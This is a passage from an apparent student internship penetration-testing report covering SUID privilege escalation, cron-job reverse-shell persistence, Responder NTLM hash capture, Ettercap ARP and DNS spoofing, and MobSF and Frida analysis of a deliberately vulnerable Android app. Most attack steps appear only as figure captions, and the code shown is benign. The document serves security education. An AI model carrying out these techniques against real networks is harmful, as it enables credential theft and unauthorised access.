

Figure 15: SUID_Check

- The identified SUID binary allowed execution of commands with elevated privileges, leading to successful privilege escalation.

3.5 Privilege Escalation Result

- Using the information gathered during enumeration, a privilege escalation technique was successfully executed.
- This allowed the attacker to obtain **root-level access** on the vulnerable machine.
- Successful privilege escalation demonstrates how system misconfigurations and insecure permissions can allow attackers to fully compromise a system.

3.6 Privilege Escalation Log

➢ The following table records the privilege escalation activity performed during this lab.

Escalation ID	Finding	Risk Level	Exploitable
PE-01	SUID binaries detected	High	Potential
PE-02	Writable /tmp directory	Medium	Potential

3.7 Persistence Mechanism

- After gaining elevated privileges, attackers often attempt to establish **persistence** to maintain long-term access to the compromised system.
- Persistence mechanisms allow attackers to regain access even after system restarts or credential changes.
- In this lab exercise, persistence was implemented using a **reverse shell script combined with a scheduled cron job**.



Figure 16: Persistence_Reverse_Shell

3.8 Cron Job Persistence

- A cron job was configured to automatically execute the reverse shell script at scheduled intervals.
- Cron jobs are commonly abused by attackers to maintain persistent access because they allow automatic execution of commands without user interaction.



Figure 17: Cron_Persistence_Entry

3.9 Persistence Summary

- Persistence was established by configuring a cron job that periodically executed a reverse shell script. This ensured that the attacker could regain access to the compromised system even after reboot. Such persistence mechanisms demonstrate how attackers maintain long-term control if system monitoring and privilege restrictions are not properly implemented.

3.10 Privilege Escalation Checklist

- The following steps were performed during the privilege escalation and persistence assessment:
  - Executed LinPEAS to enumerate privilege escalation opportunities
  - Identified vulnerable kernel versions and system misconfigurations
  - Analyzed writable files and directories
  - Checked SUID binaries for privilege escalation vectors
  - Successfully obtained root-level access
  - Established persistence using cron job scheduling

Part-4: Network Protocol Attacks Lab

4.1 Overview

- Network protocol attacks focus on exploiting weaknesses in network communication protocols and configurations. These attacks often allow attackers to intercept traffic, capture authentication credentials, or manipulate network communication between systems.
- In this lab exercise, multiple network attack techniques were simulated in a controlled environment to demonstrate how attackers exploit insecure network protocols.
- The main objectives of this phase were:
  • Capture authentication credentials using **Responder**
  • Perform **Man-in-the-Middle (MitM)** attacks using **Ettercap**
  • Intercept and analyze network traffic using **Wireshark**
- The testing environment consisted of a vulnerable machine connected to the same network as the attacker system running Kali Linux.

4.2 SMB Relay Attack Simulation Using Responder

- Responder is a network attack tool that listens for authentication requests on a local network and attempts to capture **NTLM authentication hashes**.
- In this exercise, the Responder tool was configured to listen on the network interface to capture authentication attempts from the target system.
- When the victim machine attempted network authentication, the tool intercepted the request and captured the associated NTLM hash.



Figure 18: Responder_Listening

- After the victim system interacted with the attacker machine, the captured authentication credentials were displayed in the Responder console.



Figure 19: NTLM_Hash_Captured

- Capturing NTLM hashes demonstrates how attackers can obtain authentication credentials from network traffic when secure protocols or protections such as SMB signing are not properly configured.

4.3 SMB Relay Attack Log

- The following table records the SMB relay attack simulation performed during this lab.

Attack ID	Technique	Target IP	Status	Outcome
015	SMB Relay	172.20.10.5	Success	NTLM Hash Captured

4.4 Man-in-the-Middle Attack Using Ettercap

- Man-in-the-Middle attacks allow an attacker to intercept communication between two systems without their knowledge.
- In this lab exercise, **Ettercap** was used to perform ARP spoofing, which tricks network devices into sending their traffic through the attacker's machine.
- Ettercap was launched in graphical mode to configure the attack environment.



Figure 20: Ettercap_Startup

- After starting Ettercap, ARP spoofing was enabled to redirect traffic between the target machine and the gateway through the attacker system.



Figure 21: Ettercap_ARP_Spoofing

- Once ARP poisoning was successful, the attacker machine was positioned between the communication path of the victim and the network gateway.

4.5 Network Traffic Analysis Using Wireshark

- After establishing the Man-in-the-Middle position, network traffic was captured and analyzed using **Wireshark**.
- Wireshark allows security analysts to inspect packet-level communication across the network and identify sensitive data transmitted in plain text.
- Captured packets included communication between the vulnerable machine and other network services.



Figure 22: Wireshark_Metasploitable_Traffic

- Packet analysis helps identify insecure protocols and potential data leakage in network communications.

4.6 DNS Spoofing Attack Simulation

- DNS spoofing is a technique where attackers manipulate DNS responses to redirect victims to malicious servers.In this exercise, the DNS spoofing plugin in Ettercap was configured to redirect DNS requests to a controlled destination.



Figure 23: Etter_DNS_Config

- After configuring the DNS spoofing settings, the attack was launched using Ettercap.

Figure 24: DNS_Spoof_Running

- When the victim machine attempted to resolve a domain name, the DNS request was intercepted and redirected to the attacker-controlled response.



Figure 25: DNS_Spoof_Proof

- This demonstrates how attackers can manipulate DNS traffic to redirect users to malicious websites or phishing pages.

4.7 Man-in-the-Middle Attack Summary

- A Man-in-the-Middle attack was simulated using Ettercap to perform ARP spoofing between the victim machine and the network gateway. This allowed interception and analysis of network traffic using Wireshark. Additionally, DNS spoofing was demonstrated to redirect domain requests, highlighting risks associated with insecure network configurations.

4.8 Network Attack Checklist

➢ The following steps were performed during the network protocol attack lab:

• Started Responder to capture authentication requests
• Successfully captured NTLM hashes from the network
• Launched Ettercap to perform ARP spoofing
• Positioned the attacker machine between victim and gateway
• Captured and analyzed traffic using Wireshark
• Configured DNS spoofing using Ettercap plugin
• Verified DNS redirection attack

Part-5: Mobile Application Testing Lab

5.1 Overview

- Mobile application penetration testing focuses on identifying security weaknesses in mobile applications that may expose sensitive information or allow attackers to bypass security controls.
- In this lab exercise, an Android application (**test.apk**) was analyzed using both **static analysis and dynamic testing techniques**.
- The objective of this activity was to identify vulnerabilities related to **insecure data storage, improper authentication mechanisms, and application security misconfigurations**.
- The tools used during this phase included:

- **MobSF (Mobile Security Framework)** – static analysis of Android applications
- **Frida** – dynamic instrumentation for runtime manipulation
- **Drozer** – Android IPC security testing (studied conceptually)

5.2 MobSF Setup and Environment Preparation

- The Mobile Security Framework (MobSF) was installed and configured on the Kali Linux environment to perform automated static analysis of Android applications.
- MobSF provides a web-based interface that allows analysts to upload APK files and automatically scan them for security vulnerabilities.
- After cloning the MobSF repository and starting the framework, the MobSF dashboard became accessible through the browser interface.



Figure 26: MobSF_Fresh_Clone



Figure 27: MobSF_Dashboard

5.3 APK Upload and Static Analysis

- The Android application **test.apk** was prepared and uploaded to the MobSF dashboard for analysis.
- MobSF automatically extracted the application contents and performed multiple security checks including:
  - Manifest configuration analysis
  - permission analysis
  - insecure data storage detection
  - hardcoded credentials detection

```
┌──(kali㉿kali)-[~]
└─$ wget -O test.apk https://github.com/dineshshetty/Android-InsecureBankv2/raw/master/InsecureBankv2.apk
--2026-02-26 03:42:04--  https://github.com/dineshshetty/Android-InsecureBankv2/raw/master/InsecureBankv2.apk
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/dineshshetty/Android-InsecureBankv2/master/InsecureBankv2.apk [following]
--2026-02-26 03:42:06--  https://raw.githubusercontent.com/dineshshetty/Android-InsecureBankv2/master/InsecureBankv2.apk
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3462429 (3.3M) [application/octet-stream]
Saving to: 'test.apk'

test.apk                            100%[===================================================================>]   3.30M  1.41MB/s    in 2.3s

2026-02-26 03:42:09 (1.41 MB/s) - 'test.apk' saved [3462429/3462429]
```

Figure 28: test_apk_ready

5.4 Application Security Scorecard

- After completing the analysis, MobSF generated an **Application Security Scorecard** summarizing the security posture of the application.
- The scorecard provided an overview of potential vulnerabilities, security weaknesses, and risk severity levels detected in the application.



Figure 29: MobSF_Application_Security_Scorecard

- The report indicated several security concerns related to data storage and sensitive information exposure.

5.5 Insecure Storage and Hardcoded Secrets

- During the static analysis phase, MobSF identified **hardcoded secrets and insecure storage practices** within the application.
- Hardcoded credentials can expose sensitive information such as API keys, passwords, or authentication tokens directly within the application code.
- Attackers can reverse engineer the APK file to extract these secrets and use them to gain unauthorized access to backend services.



Figure 30: Insecure_Storage_Hardcoded_Secrets

5.6 Mobile Vulnerability Log

- The following table summarizes the vulnerability identified during the mobile application security assessment.

Test ID	Vulnerability	Severity	Target App
016	Insecure Data Storage	High	test.apk

5.7 Dynamic Testing Using Frida

- Dynamic analysis was performed using **Frida**, a runtime instrumentation toolkit used to modify application behavior while the application is running.
- Frida allows security testers to hook application functions, intercept API calls, and bypass security mechanisms such as authentication checks.
- A basic Frida script was prepared to demonstrate function hooking techniques within the target application.

```
 GNU nano 8.6                                                    hook.js
console.log("Frida dynamic hook initialized");

Java.perform(function () {

    console.log("[*] Java runtime loaded");

    try {
        // Hook Activity lifecycle method (very common safe demo)
        var Activity = Java.use("android.app.Activity");

        Activity.onResume.implementation = function () {
            console.log("[+] Activity resumed: " + this.getClass().getName());

            // Call original method
            return this.onResume();
        };

        console.log("[*] Activity.onResume hook installed");

    } catch (err) {
        console.log("[!] Hook error: " + err);
    }

});
```

Figure 31: Frida_Hook_Script

- The script demonstrated how runtime manipulation can be used to observe and modify application behavior.

```
┌──(kali㉿kali)-[~]
└─$ frida -f /bin/ls -l hook.js
<frozen genericpath>:39: RuntimeWarning: bool is used as a file descriptor
     ____
    / _  |   Frida 17.7.3 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      → Displays the help system
   . . . .       object?   → Display information about 'object'
   . . . .       exit/quit → Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Local System (id=local)
Spawning `/bin/ls`...
Frida dynamic hook initialized
Spawned `/bin/ls`. Resuming main thread!
17491.rb              capture-01.kismet.csv     custom_poc.py  kernel_output.txt                phase4_meterpreter_log.txt  test.apk
abc-01.cap            capture-01.kismet.netxml  CyArt          kernel.txt                       phase4_shell_log.txt        test.gpr
abc-01.csv            capture-01.log.csv        Desktop        linpeas.sh                       Pictures                    test.rep
abc-01.kismet.csv     capture-02.cap            Documents      Mobile-Security-Framework-MobSF  Postman                     Videos
abc-01.kismet.netxml  capture-02.csv            Downloads      modified_exploit.py              postman.tar.gz              vuln
abc-01.log.csv        capture-02.kismet.csv     elk            Music                            Public                      vuln.c
capture-01.cap        capture-02.kismet.netxml  frida-server   phase4_capture.pcapng            suid_output.txt             vuln.txt
capture-01.csv        capture-02.log.csv        hook.js        phase4_memory.raw                Templates
[Local::ls ]→
```

Figure 32: Frida_Authentication_Bypass

- Due to environment limitations during the internship task, the full authentication bypass demonstration was partially explored, focusing mainly on understanding the hooking mechanism.

5.8 Drozer IPC Testing

- Drozer is commonly used to test Android **Inter-Process Communication (IPC)** vulnerabilities such as exposed services, activities, and broadcast receivers.
- In this internship exercise, Drozer testing was studied conceptually to understand how attackers interact with exposed application components.
- Practical IPC exploitation was not performed, but the concepts of component enumeration and permission misuse were analyzed for learning purposes.

5.9 Dynamic Testing Summary

